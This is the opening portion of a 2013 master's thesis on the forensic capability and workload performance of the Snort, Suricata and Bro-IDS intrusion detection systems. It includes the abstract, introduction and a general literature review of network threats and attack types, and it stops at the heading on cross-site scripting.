Assessing Network Intrusion Detection System Performance: Forensic Implications

Muteb Mohammed Alqahtani

This thesis submitted to the graduate faculty of design and creative technologies
AUT University
In partial fulfilment of the requirements for the degree
of Masters of Forensic Information Technology

School of Computing and Mathematical Sciences
Auckland, New Zealand 2013

DECLARATION

I hereby declare that this submission is my own work and that, to the best of my knowledge and belief, it contains no material previously published or written by another person nor material which to a substantial extent has been accepted for the qualification of any other degree or diploma of a University or other institution of higher learning, except where due acknowledgement is made in the acknowledgements.

.....

Muteb Alqahtani

ACKNOWLEDGMENT

First and foremost all thanks go to Allah. I would also like to thank everyone who made this thesis possible starting from my supervisor to all relatives and friends.

I would like to express my deepest appreciation and thanks to Dr. Brian Cusack, thesis supervisor, who has the attitude and the substance of a genius. Dr. Brian has been a good and supportive supervisor since the beginning of this thesis and without his guidance and persistent encouragement this thesis would not be completed and it would have been impossible. Also, I would like to thank my second supervisor Dr Alastair Nisbet for his advice.

Also I would like to express my thanks to all the staff of Saudi Culture Mission for simplifying the process of living and studying in a foreign country as well as I would like to deeply thank the head principal of the Saudi Culture Mission, Dr. Satam Almitiri for all his support to Saudi students including me in New Zealand and his valuable advice. Many thanks to Dr. Mohammed Alzilfa for inspiring me to study abroad and to do my masters. I also would like to pass my deepest regards and appreciation to Dr. Abdullah Altairi for his huge support during my study time abroad.

While on the subject of thanking people, I would never have finished this thesis without the personal support of my great friends Mansour Yahya Alqahm, Ryan Barnett, Cody Jushon, Sultan Almitairi, Ahmad AlQasis, Georgia Kitt and Sultan Alqahtani. I would also like to thank my dearest friend Rayan Alsoli for being such a brother who supports me when I ever needed him.

Finally, despite the fact that words cannot express my appreciation to my dearest father Mohammed Yahyah Alqahtani and my mother Fatmah Shahr, life and study have been easier and lovable because you. I would like to sincerely thank my dad for huge support and prayers. I would like to apologize to my mother and ask for her forgiveness for not being around her while sick. She has been hugely supportive of every aspect of my life. Special thanks to all my sisters Reem, Sharifa, Njowd, Sahar, Ekram, Jamilia, Aknan and Rawan and my dearest brothers Yahya and Adial who have encouraged me to purse my study and always give me a positive attitude and good advice for any hard situation.

ABSTRACT

Network Intrusion detection systems (NIDS) are security systems utilized to detect security threats to computer networks. They usually log events and store other information that is useful for forensic purposes. Laurensen (2010) showed that the forensic capability of IDS in wireless networks was dependent on packet rates and under high workloads up to 50% of the packets passed uninspected. He concluded that a forensically ready network required more than IDS to assure sufficient evidence could be available after events. In this research it is proposed to test a selection of common NIDS (as listed below) and to evaluate the performance under different work loadings. The common attack problems and short comings are also to be explored. For example input validation attacks, signature recognition algorithms and attack vector information. The implications will be for a forensic treatment of NIDS capability and recommendations for fixing the short falls in current NIDS tools by specifying system requirements.

The main goal of the research project addresses the implementation of common open source NIDSs and their capabilities for acquiring and preserving network digital evidence under workloads. The objective is to report the best practice for handling and reporting evidentiary trails from two types of input validation attacks. The architecture of the proposed system consists of two networks and these networks are a simulated internet network and a host-only production network. Each network has specific components. The internet network includes four machines producing traffic from common stress tools and one machine producing the Cross-site scripting and SQL injection attacks against the web server. The production networks consist of a webserver with a vulnerable web application for the proposed attacks, a firewall with NIDS including Snort, Suricata and Bro-IDS, and finally a forensic server. As a result, the proposed system works to monitor and forensically study the transmitted traffic between both networks.

Four phases were conducted during the life of the research project: two initial phases were conducted to ensure the stability of the test bed and the final two phases were conducted to carry out the formal testing. Phases one and two of the initial testing consist of the implementation and installation of all the network components,

the NIDSs configurations, the network performance monitoring system and the creation of the training traffic. The initial test was built to evaluate and determine the capabilities of the performance monitoring system and the NIDSs' alert detections for the proposed attacks. Phase three recreated workload traffic and measured the performance of each NIDS in term of the resources usages and the detected alerts. Phase four consists of two methods of the evidence collection and recording the best practice to acquire and preserve the evidentiary trails of the attacks.

The findings demonstrate that the proposed NIDSs' can be used as a source of digital evidence. However, those NIDSs suffer from number of issues including dropped packets before reaching their engines. The issue is largely related to the interception functions and those functions need to be improved to eliminate the problem. Also, the findings demonstrate the fact that the extraction of the evidence can be another problem area that needs solution. In the research scripts were written to improve tool performance and preservation capability (see Appendix F for the code). Moreover, the evidence analysis examined by two different methods was either time consuming or had difficulties with making correct timestamps.

Overall, this thesis shows the limitations of the NIDS, shows how the current tools can be improved, and provides advice on how to overcome common investigation issues.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

LIST OF ABBREVIATIONS & DEFINITIONS

XML	Extensible Markup Language
Ntop	A Unix tool presents the network usage
Snort	An open source network intrusion prevention and detection system
Suricata	Suricata is a high performance Network IDS, IPS
Bro-ids	Bro is a powerful network analysis framework and intrusion detection system
NSM	Network Security Monitoring
NFATs	Network Forensics Analysis Tools
SYN	Synchronize packet in transmission control protocol TCP
TCP	Transmission Control Protocol
Sguil	collection of Free software components for Network Security Monitoring
LAN	A local area network
OISF	Open Information Security Foundation
TM	Time Machine
GB	gigabyte
RAM	Random-access memory
SNMP	Simple network monitoring protocol
Pcap	packet capture
TB	Terabyte (TB), a unit of information usedto quantify computer memory or storage capacity
config	Configuration file
WAN	A wide area network
Cacti	an open-source, web-based network monitoring
Nagios	an open source computer system monitor, network monitoring
Zabbix	an enterprise-class open source distributed monitoring solution for networks and applications
Snorby	a new and modern Snort IDS front-end.
VLAN	Virtual Local Area Network

Hping	A network scanner that uses spoofed source address packets
SQLmap	an open source penetration testing tool that automates the process of detecting and exploiting SQL injection
Bps	Bits per second
Mps	Megabits per second
pps	Packet per second
FTP	File transmission protocol
tcpdump	A packet analyzer that runs under the command line.
HTTP	The Hypertext Transfer Protocol
Grep	a command line utility originally written for use with the Unix operating system.
PID	Process ID
avg	average
Mbit/s	Megabit per second
Squert	A Free software components for Network Security Monitoring
Elsa	A Free software for Network Security Monitoring specifically for Bro-IDS
Capme	Easy translator for Sguil TCP flow transcripts
chmod	A tool used to change the access privilege to file system objects
Vyatta	An open source software providing routing, firewalling
XSS	Cross-site scripting
SQLiA	SQL injection
GNS3	Graphical Network Simulator

CHAPTER ONE

INTRODUCTION

1.0 BACKGROUND

Network security and forensics are substantially processes and principles generated and built to monitor, prevent and record the action of malicious activities transmitted through any type of network. This monitoring process can be performed by many network security tools and that includes network intrusion detection systems. Network Intrusion detection systems (NIDS) are security systems that are utilized to detect security threats to computer networks.

Most networks have included the technology of web applications and these applications are targeted by hackers. These vulnerabilities, according to the OWSAP communities, are the most used exploits and they can cause massive impacts for any organization. Based on the fact that the web application traffic is typically HTTP traffic, it can be easily monitored in the network packet flows. Since the network traffic can be intercepted and monitored, there is a possibility to extract evidence. Pilli, Joshi, & Niyogi, (2010) proposed an effective network forensic model to acquire and preserve digital evidence. The model is expected to be capable of acquiring and preserving LAN network traffic for further examination and analysis. One of the requirements for the model is to implement network security tools such as Wireshark and NIDS into the network to obtain reliable evidence.

Although NIDS can support security analysis and digital forensics, they still suffer from performance issues. A large numbers of evaluation tests have been published for intrusion detection systems and the aim of these tests were mainly to overcome the common issues related to the system performance and the capability for detection. Different techniques were used to evaluate these systems and there are still outstanding issues. This research has targeted recent studies to evaluate current issues so that the use of recent versions of intrusion detection systems as well as new sophisticated techniques and tools is held within scope. Day & Burns, (2011) targeted and evaluated the most popular intrusion detections systems Suricata and Snort from the open source community. Their study proved that when operating in a multi-CPU environment, Suricata has the potential to be a more scalable and

accurate than other NIDS. However, they concluded that Suricata accuracy will decrease if it uses single cores because of the higher resource demand that it requires (Albin, 2011). By comparing the same intrusion detection tools Suricata and Snort Albin (2011) concluded that both systems miss several common malicious packets. Based on his study, there is a need to investigate the performance of those NIDSs and their positive and negative consequences on digital forensic investigations

One of the most important digital forensics processes related to security hacking incidents is to collect information from log meta data that are stored in network firewalls, NIDS, databases, web servers and operation systems (Kent & Souppaya, 2006). However, the main problem with these logs is that they are designed only for debugging systems and that they are often lacking capability for forensics purposes (Pesiert et al., 2008; Pomeroy & Tan, 2011). The problem leads to the collection of incomplete information about the attack and the attacker for further investigation. Therefore, there is a need for new techniques to help address the problem and to improve the quality and efficiency of the evidence collection. The network intrusion detection system (IDS) is a system that identifies intrusions by analysing network traffic and monitoring multiple hosts. IDS can obtain network traffic by port mirroring or network taps to other elements such as a firewall, router and hubs (Lokhande, Bhaskarwar, Bhaskarwar & Chidrawar, 2012). They are always located at choke points of the network, usually at the network border or demilitarized zone (DMZ). An example of a NIDS is Snort, STAT, Emerald and Bro-IDS.

1.1 MOTIVATION

The first motivation is that each one of the previous mentioned NIDSs (Snort, STAT, Emerald and Bro-IDS) has different reported capabilities and performances. Snort and Suricata are the most popular deployed systems in network security and they have a huge dataset of signatures for malicious activities. They search for very specific content in the network stream and report on each instance of a particular signature. On the other hand, Bro-IDS is slightly different in that a sophisticated signature is used by means of policy language. It can analyse network traffic at a much higher level of abstraction, and has powerful facilities for storing information about past activity and incorporating it into analysis of new activity which means it

is helpful for forensics (Sommer & Paron, 2003). STAT and Emerald are different frameworks for building modular, stateful signature-based intrusion detection systems. They provide a means to develop sensors which operate in different domains and environments. Both of them are proved to contain misuse-detection components and their signatures are considered to be a higher level capable (Sommer & Paron, 2003).

Another motivation is that when investigating hacking incidents, it is considered to be difficult or even ambiguous to determine the information related to input validation threats because most of IDSs cannot record a large amount of traffic and they cannot view the whole content of the attacks. However, researchers (Maier & Sommer & Dreger & Paxson, 2005) have developed a tool called Time Travel (TT) which is capable of accessing past network traffic for further investigation. They developed this tool based on another tool named Time machine (TM) which is a tool that records all network traffic in the most detailed forms (Kornel & Paxson & Dreger & Feldmann and Sommer, 2005). Therefore, it is possible to store data on many types of vulnerabilities but the main problem is that there are various types of unknown input validation threats that can be difficult to identify within the content due to lack of knowledge about them. It is therefore important to study and improve IDS performance to detect such threats. The authors (Pomeroy & Tan, 2011) improved the previous work and suggested using Bro-IDS in conjunction with TM to address one kind of input validation vulnerabilities called SQL injection. By applying their techniques, they were able to record the malicious activity which can be a valuable source for digital evidence because it can be used to show the action of SQL injection method and provide more details about the attacker such as the IP address. However, despite their unique work, they only address a simple SQL injection vulnerability and it is difficult to say whether this method is effective to address a wide variety of other input validation threats such as buffer overflow or more sophisticated encoded injection attacks. The problem requires further investigation. Hence it is necessary to take the current methods for further study and look to combining all the input validation vulnerabilities and find a tool that would recognize most of these attacks. Not only one simple attack but complex ones and then store them into a single file. This file should ideally have the detail of the attack (when the attack happened, where the attack happened, what type of attack and who did the attack).

The proposed research approach is to set up tests to scope the capability of each IDS tool. First to test packet rate performance, and then to construct data sets that assess the IDS utilizing existing tools developed and implemented in order to find out how effective IDSs for forensic investigation and compliance with court expectations for evidence. Therefore, three IDSs, Snort, Bro-Ids, and Travel Time will be examined. The researcher will create a secure network infrastructure in the Lab containing a webserver, database and other security protection elements including Bro-IDS, Time travel, Snort, firewalls, and then stress the systems with flooding and malicious attacks from different IPs in the network to the target system. The researcher will systematically exploit and compromise the website using different attack techniques for common vulnerabilities.

The background and motivation are the main reasons for this thesis. Risks of input validation attacks have grown as a significant threat to the infrastructure of most networks and their services. Methods and processes have been created to avoid such attacks but unfortunately they still exist. Therefore, further research is required to discover the possibly of using network intrusion detection systems to overcome such attacks, measure their performance capability and to assess the ability to gather digital forensic evidence if possible. Accordingly, the proposed research question is: *What are the best capabilities for NIDS that provides good performance, security alert detection and attack evidence?*

1.2 THESIS STRUCTURE

Chapter 2 reviews the current state of work and studies that are related to computer networks security tools and digital forensics principles. This review is to look for problems and items for research as well as identifying potential threats and attacks to all types of networks. By addressing a wide variety of attacks, the impact can be assessed and readiness for collecting digital forensics evidence assessed. Consideration of acquisition, preservation, presentation, analysis and reporting of digital forensics evidence is made in the network analysis.

The literature review is managed to summarise key issues and also to identify the prospective problems that have potential for research. Chapter two is structured into nine sections. The first section will give an overview of network security and its objectives as well as security policy and operations life cycle. The second section

will show detailed knowledge about the threats and attacks that might affect networks negatively. The third section will show how these threats and attacks can be managed through risk assessment and forensics analysis. The fourth section will explain the process of digital forensics that should be taken into consideration for all types of networks. The fifth section will describe network sources of evidence which means it will discuss the available tools that can help in monitoring and analysis. The sixth section will show by what means NINS are specified as one of the best systems used to collect evidence. Finally, the last section will summarize the learning from this chapter by listing potential problems for research.

In chapter 3 a selection of a problem and questions arising will be made based on the problems and issues identified in chapter 2. The purpose is to specify a methodology to best explore the research problem and to answer the research question. Kothari (2004, p. 36) shows that success for empirical research methods is that "the researcher must create an experimental design that will manipulate the materials concerned in order to bring forth the desired information. The chosen method will help to come up with conclusions capable of being verified by observation and experiment. The method follows specific structures including observations as a first step, then induction, then deduction, then the testing part and finally the evaluation".

Chapter 3 is structured to first review the most recent studies relative to the issues and problems of the proposed research area. The review is to focus on how other people have done their research. This section leads to selecting the relevant problem and research question (3.1). The second section 3.2 develops the design and selects hypothesis for the research area. The third section 3.1.3 will be managed to discussed the research model and includes the proposed system architecture and the system components. The system components include the hardware, software and data requirements. Finally, section 3.4 demonstrates and discusses the generation, collection, analysis and reporting methods required to perform the practical aspects of this research.

Chapter 4 presents the research findings from the testing phases defined in chapter 3. Alterations were made in practice to the data requirements reported in chapter 3 in order to make the experiments functional. These variations are reported in Section 4.1. The results generated from each independent experiment are catagorized into reporting, analysis and presentation in order to evaluate the

proposed system design and determine the capabilities of each NIDS in gathering digital evidence. The data and statistics generated from each phase will be presented in both sections (Findings of the initial tests and Findings of the stabilised tests). Finally, the outcomes of stabilised section will be reported and presented to determine the success rate of the system design and those rates will be displayed in graphic format. Complete data sets and code used to improve the NIDs performance are found in the Appendices.

Chapter 5 is to discuss the data reported in Chapter 4 and to find answers to the research questions including the main question and the secondary ones. The decision making processes will be shown table format and each question will be answered and discussed on evidence in order to resolve the hypotheses. The discussion of those questions is divided into two parts as arguments for and against the hypothesis. The main goal for having such discussion is to evaluate the results obtained in relation to the bigger picture presented in the chapter 2 literature review and explain significance in terms of the digital forensics investigation principles.

Chapter 6 summarises the findings of the research and makes recommendations for further research and to improve further studies in the future.

CHAPTER TWO

LITERATURE REVIEW

2.0 INTRODUCTION

The objective of this chapter is to review the current work and studies that are related to computer networks security tools and digital forensics principles. The review is to look for problems and items for research as well as identifying potential threats and attacks to all types of networks. By addressing a wide variety of attacks, the impact can be assessed and network readiness evaluated. Consideration of acquisition, preservation, analysis and reporting of digital forensics evidence is made in the network analysis.

The literature review is managed to summarise key issues and also to identify the prospective problems that have potential for research. Chapter 2 is structured into nine sections. The first section will give an overview of network security and its objectives as well as security policy and operations life cycle. The second section will show detailed knowledge about the threats and attacks that might affect networks negatively. The third section will show how these threats and attacks can be managed through risk assessment and forensics analysis. The fourth section will explain the process of digital forensics that should be taken into consideration for all types of networks. The fifth section will describe network sources of evidence. It discusses the available tools that can help in monitoring and analysis. The sixth section will show by what means intrusion Detection systems are specified as one of the best systems used to collect evidence. Finally, the last section will summarise the learning from this chapter by listing potential problems for research.

2.1 UNDERSTANDING NETWORK SECURITY

The core of network security is using firewalls, intrusion detection systems, and AAA (authentication, authorization, and accounting). Moreover, Network security is not just security devices or products that organisations can sell network administrators. Despite the fact that these products and technologies play an important role, network security is more comprehensive. Network security follows a specific structure that starts with the security policy and ends up with the actual

network infrastructure. Network security can be defined as "a collection of network-connected devices, technologies, and best practices that work in complementary ways to provide security to information assets." (Convery, 2004, p. 17).

The following section presents the literature review with a general discussion of the security features for wired area networks. The purpose is to develop understanding of the common security aspects and the ways of implementing them in such networks. First, the main goals and objectives of implementing network security are defined and then security policy and enforcement is explained. Secondly, it reviews the most common threats and attacks that every network can expect. Finally, it will give details about the most popular current attacks which are input validation attacks.

2.2 SECURITY OBJECTIVE

In order to provide significant and reliable data transfer over communication networks at all times and to protect the network resources, it is important for all types of networks to apply security services. First, information security must guarantee that protective measures are properly implemented. However, information security cannot fully prevent threats and attacks but rather it provides a defence that helps to avoid attacks as well as avoid the collapse of the system when an attacker is successful in accessing the system. Second, information security is meant to protect data that are of value to the organizations and private individuals. Security uses three elements that are confidentiality, integrity, and availability (Convery, 2004) to protect assets.

Authentication refers to a network service that determines and identifies a user's identity. If the authentication was not implemented, an attacker can compromise any node and eventually he or she could compromise all nodes to take control over the entire network. *Confidentiality* is defined as the service that ensures confidential information in the network cannot be revealed by unauthorised users. By implementing different encryption techniques, they help to obtain robust confidentiality so that no third part can analyse and understand the transmission except the legitimate communicating nodes. *Availability* refers to the ability to use the data and resources at all times. It is a significant aspect of reliability as well as of system design since an unavailable system is as bad as no system at all.

2.3 NETWORK SECURITY POLICY AND OPERATIONS LIFE CYCLE

Security policy is "a formal statement of the rules by which people that are given access to an organization's technology and information assets must abide"(Convery, 2004, p. 42). The concept of security policy has to be designed to go beyond the idea of keeping the bad guys out. It is considered to be a complex set of rules that manage to govern many behaviours such as data access, web-browsing habits, use of passwords and encryption, email attachments and more. These rules follow a specific structure to manage individuals or groups of individuals throughout the company in a secure manner.

Overall if these policies combine with industry best practices to create the actual security system and to ensure that there is best practice, it has to follow some specific enforcement considerations. Every security architect has to be aware of and design these considerations. They are: real-time technology enforcement, passive technology-assisted compliance checking, nontechnical compliance checking and contractual compliance checking. Real-time technology enforcement is the easiest and most comprehensive technique that requires established technology to be able to ensure every policy has been followed. For example of the enforcement method in this phase is to block outbound Telnet access at a firewall by using filters to comply with an organisation's policy mandate (Convery, 2004).

Passive technology-assisted compliance is a supporting role that uses technology to help the security operator with the enforcement of policies. One example of compliance checking is to use IDS to alert the security operator of malicious attacks. Another example is using a historical compliance tool to check the strength of a password after it is being selected. The third consideration is nontechnical compliance checking that falls in the realm of administrators and users resources. This phase only focuses on nontechnical aspects such as checking on employees' network usages. The last consideration is contractual compliance checking which is designed to set contractual agreements and roles for users and these users have to understand their roles in computer security and promising to abide by them. For example, if a user has been found to violate a policy, he will be subject to a scantion such as termination of employment or restricted access rights (Convery, 2004).

In general, every organisation is required to cover the most important principles in security policies which are policies, guidelines and standards. However, these policies cannot be managed randomly and have to always come under the section of business needs and risk analysis (see figure 2.1). Standards can be used for the minimum set of operations criteria for a certain technology or asset. Guidelines have to cover organisations best practices and policies as the critical elements of network security which are not technology specific but have broader implications on the operation of the network (Convery, 2004).




Figure 2.1: shows the security life cycle overview (Convery, 2004, p.35)

Security operations are "the process of reviewing, adapting, and responding to security events as they occur on your network" (p. 35). The security event can be a small function or a big event like a brute-force attack on critical systems. Security operations contain three essential areas. The areas are system monitoring and maintenance, compliance checking and incident response.

2.4 NETWORK THREATS AND ATTACKS

As described in section 2.1.2, the "security policy and operation life cycle" is concerned about the characteristics of a network security system and the relative threats that every network encounters. Although all Ethernet networks come with robust built-in security features, there are also potential a network can be exploited and misused by an attacker. The next section will identify and discuss the existing Ethernet networks security threats as well as the common attacks.

2.5 VULNERABILITIES

Vulnerability refers to a weak point that allows an attacker to achieve an unauthorized access in order to manipulate the system's information assurance. Network vulnerability is divided into three simple processes: a gap or weakness in the system (flaw), attackers' access to the flaw and the attacker skills to exploit the flaw. However, there has been a debate about the main causes for the most common vulnerabilities in all types of networks and they conclude these causes to be as follows (Vachon & Graglons, 2008):

Technological weaknesses: Most computer and networks technologies contain common security weaknesses in the following services: operating systems, common protocols (TCP/IP, UDP) and network equipment such as routers, firewalls, and switches. *Security policy weaknesses:* Some of the most common security policy weaknesses are insufficient written security policy, conflicts in both politics and staff, the usual change of personnel, hardware and software sometimes miss and don't follow the intended policy and unplanned for natural or artificial disasters. *Configuration weakness:* The majority of security issues that are caused by configuration weaknesses are mis-configured internet service, unsecured accounts, and Systems accounts with easy passwords to guess and mis-configured network equipment. *Human error:* Human error is one of the most aspects in network security. Humans always makes errors and these errors can be exploited by others, for example, passing confidential information that should be secretive to a trusted friend or family. Gaining unauthorized access can be used because of so many mistakes including: workload, ignorance, dishonesty, accident and dissatisfied employees.

2.6 THREATS

A threat in computer networks refers to the expressed potential for the occurrence of a harmful event such as an attack. Threats can be managed by using various tools, scripts, or programs to perform attacks against computer networks and their devices.

2.6.1 Physical Infrastructure

This type of threat targets the physical security of devices. An attacker can compromise the use of network resources if he or she gains access to those devices. The main four types of physical threats are: Hardware threats: This threat is mostly refers to threats of physical damage to physical infrastructure including routers, switches, servers, cables and PCs. Electrical threats: this threat can be defined as the threats associated with Voltage spikes, insufficient supply voltage (brownouts), unconditioned power (noise), and total power loss. Environmental threats: One of the most unplanned for or sometimes forgotten is environmental threats that can occur due to many issues such as natural disasters (fires, hurricanes, flooding and tornados), extreme temperature (hot or cold) and humidity (extremely dry or wet). Finally, maintenance threats: this threat can be associated with many issues including lack of essential spare parts, Poor handling of key electrical components (electrostatic discharge), poor cabling, and labelling.

2.6.2 Network Threats

There are common types of network threats that always should be taken into considerations by network administrators and these types are as follows (Santos, 2007). The first type of network threat is a structured threat that is defined as managed processes that an attacker uses to target a specific network. A structured security threat is performed by a technically skilled individual who is attempting to obtain access to a specific network. This individual utilizes or creates a sophisticated tools or programs in order to manipulate the security of a network.

The second type of network threats is an unstructured threat and is considered to be used by an unskilled or inexperienced individual who tries to gain access to a random network. One of the best solutions to easily avoid such attack is using the technique thwart. The third type of network threats is internal threats: this type of threat happens when an employee inside the network creates or manages a security threat to his or her organization's network. Interestingly, a study was done by the

CSI; found that 70% of the organizations had suffered from massive network attacks and 60% of these attacks were leaked from internal resources (Lokhande, et al., 2012).

The last type of network threats is External threats: An external threat occurs when individuals or organizations outside the network try to create a security threat and access the network. These kinds of threats can be discouraged by a number of security resources such as intrusion detection systems and firewalls. However, they fall into the categories of structured attack that might follow the security systems design and unstructured attacks which can be easily detected.

2.7 ATTACKS

The simplest definition of a network attack is any method, technique or process used to attack and compromise the security of the network that can be termed a network attack. There are a number of motives behind the attacks like fame, terrorism, and greed. Therefore, the next section will discuss the main classification of attacks and the descriptions.

2.7.1 Classification of Attacks

Without security measures and controls in place, sensitive data might be subjected to some serious attacks. Some attacks are passive, meaning information is monitored; others are active, meaning the information is altered with intent to corrupt or destroy the data or the network itself. Every network and data is vulnerable to any of the following general types of attacks if network administrators do not have a security plan in place.

2.8.1.1 Active attack

(Smith, 2010) defined that active attacks "are based on modification of the original message in some manner or the creation of a false message" (p. 72). This type of attack is one of the most serious forms of attack because many organisations' operations critically depend on data. The classification of an active attack is shown in figure 2.2.




Figure 2.2: Active attacks (Smith, 2010, p.12).

The description of types of attack show: 1) masquerade is when an unauthorized individual pretends to be the authorized entity. 2) Reply attack is when unauthorized user captures sequences of sessions of data and then re-sends them to the intended user. 3) Alteration of messages is when an unauthorized attacker changes the original messages and then re-sends it to the intended users. 4) Denial of service (DOS) is the art of preventing legitimate users from accessing a network's resources (Smith, 2010).

2.8.1.2 Passive attack

Passive attacks are the native art of monitoring the network transmissions. The goal of this kind of attack is to obtain information from the sender and make no change to that information. Technically, the attacker cannot interact with any of the parties involved but trying to break the message or the system solely based on the observed data. There are two types in this method (see figure 2.3).




Figure 2.3: The main types of passive attacks (Smith, 2010, p.12).

The first category is reading of a message content by intercepting the connection and reading the content without any alteration. The second type of passive attack is traffic analysis that the attacker is attempting to analyse the traffic, identify the location, determine the communication host and then observes the content of the message being exchanged including the frequency and the length.

2.7.2 Common Types of Attacks

Reconnaissance or network Enumeration techniques are used by an attacker to identify hosts and networks of interest. The attacker can attempt to gather so much information about the network before performing an attack. They would attempt to know about the resources available as well as their weaknesses and vulnerabilities. There are various techniques to perform information gathering including eavesdropping, surveillance, intercepting communication and creating a detailed sheet of investigation (Shaikh, Chivers, Nobles, Clark, & Chen, 2008). The detail sheet of investigation contains the following: Active hosts and networks that can be reached over the internet or local network; and, Vulnerabilities are associated with the services and applications running on the targeted network. The probes can be categorised into three major actions: host detection, port enumeration, vulnerability assessment as shown in figure 2.4.

Probes						
Activity	Host detection		Port enumeration		Vulnerability assessment	
Layer	Data link	IP	TCP	UDP	OS	Application
Desired Information	Hardware address	Network address	Service enumeration Port address		Identification Version identification Patch level information	
	Host liveness					

Table 1: A classification of probes.

Figure 2.4 : Reconnaissance or network Enumeration (Shaikh et al., 2008, p.14).

Each one of these elements has its own purposes. First, host detection aims to detect whether the host and the hardware addresses are alive and running or not. Secondly, port enumeration aims to discover the list of TCP/UDP services running on the host. However, the intruder always targets some of these services with their ports. Finally, vulnerability assessment aims to find information about the type and version of the operating systems and the applications running on that operating system (Shaikh et al., 2008).

The second common attack is access attack (hacking or cracking) that is the technique of encompass a variety of forms of unauthorized access of network resources. This type of attack can be performed by outside hackers that utilize various methods, for example, running a hack, script or developing a tool in order to gain steal confidential information, gain entry or destroy resources. Also, it can be performed by insider users who gain access to areas they are not authorized to use or

access (Smith, 2010). Access exploit or attack known as vulnerabilities in authentication services, web services or FTP services in order to obtain access to the server accounts, confidential data in web forms or databases.

Another common attack is Password-based access control which is the most popular way of authentication in operating system and network security plans. This refers to the access rights to a computer or a network resource are defined and determined by who the legitimate user is and by using the user name and password technique. This type of attack is performed by using password crackers to crack the password to a specific user account. However, attackers sometimes find these passwords are encrypted so they use different methods such as brute force password applications to identify the real password. Brute force password applications attempt to log into a user account by utilizing millions of passwords combinations. However, there are many solutions to avoid such attacks. One popular technique locks the account after a limited numbers of tries. Another method is to use one-time passwords (OTP) systems or cryptographic authentication. OTPs are a password that is valid for only one time login transaction or session.

One of the most popular attacks is denial of service attack. The aim of denial of service attack (DOS) is to make a website, server, and network's resource unavailable temporally to respond to legitimate traffic or responds slowly. One of the most common methods to perform such attack is to flood a server by sending so many requests than it can ever handle. This method will slow down the server or even crash it. Moreover, DoS can be used to delete or corrupt information (Carl, Kesidis, State, & Brooks, 2006; Smith, 2010). DDoS and DoS attacks show that each one is slightly different from the other. It is considered to be DoS attack if the attacker launches the attack from a single host. In contrast, it is considered to be DDoS, if the attacker uses multiple hosts to perform denial of service attack against remote host (Carl et al., 2006). Defending against such attack may involve the use of a combination of traffic classification, attack detection, response tools in order to refuse or block illegitimate traffic. Firewalls, switches, routers, IPSs, DDs based defence, Blocking and sink holing, and clean pipes are the most useful response and prevention tools that can manage and prevent such attack (Carl et al., 2006).

Another common sophisticated attack known as man in the middle attack is one in which the attacker intercepts messages between two parties by fooling the public key exchange and then transmits his own public key for the requested one.

Therefore, both original parties will be fooled and think they are still communicating securely. The attacker is able to intercept all messages exchanged between the two victims and injects new ones (Shaikh, Chivers, Nobles, Clark & Chen, 2008). A man in the middle attack can performed successfully when the intruder impersonates each endpoint to the satisfaction of the other. However, there have been published many solutions to prevent such attack and one of the best is using cryptographic protocol that involves some form of endpoint authentication. For example, SSL can be used to authenticate both parties and this method uses a mutually trusted certification authority (Shaikh, Chivers, Nobles, Clark & Chen, 2008). This type of attack can be accomplished by using various techniques including ARP poising, ICMP redirects and DNS poisoning.

Application-layer attacks is a common attack and it targets the applications that are located and installed on servers or networks by deliberately looking for errors in a server's operating system or applications such as web applications. This can lead the attack to obtain the ability to bypass normal access controls. He or she may take advantages of this vulnerability and control the entire application, system or network and they can perform many actions such as read, add, delete or modify sensitive data, spread viruses through the entire network, install sniffer applications to gain sensitive information, abnormally terminate the data applications or operating systems and finally they might disable other security controls to launch another attack (Stallings, 2005, p12).

There are so many forms and methods to perform such attacks. Three types of attack will be considered in this project are the ones under input validation attack. More details about these kinds of attacks follow in the next section.

2.7.3 Input Validation Attacks

Input validation attacks refer to the technique of bypassing input validation methods to exploit web application vulnerabilities. This kind of vulnerability uses the requests that go through web server/client applications. SQL injection, Cross-site scripting (XSS) and buffer overflow are the major vulnerabilities that have shown some serious impact on organisations (Felmetsger, Cavedon, Kruegel & Vigna., 2010).

2.8.3.1 Cross-site scripting XSS

